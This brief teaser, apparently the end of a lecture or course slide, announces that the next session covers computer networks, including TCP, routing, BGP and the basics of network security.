Next time…

- We get into computer networks
- Start talking about the basics of TCP, routing, BGP, the building blocks of how we add security in computer networks :)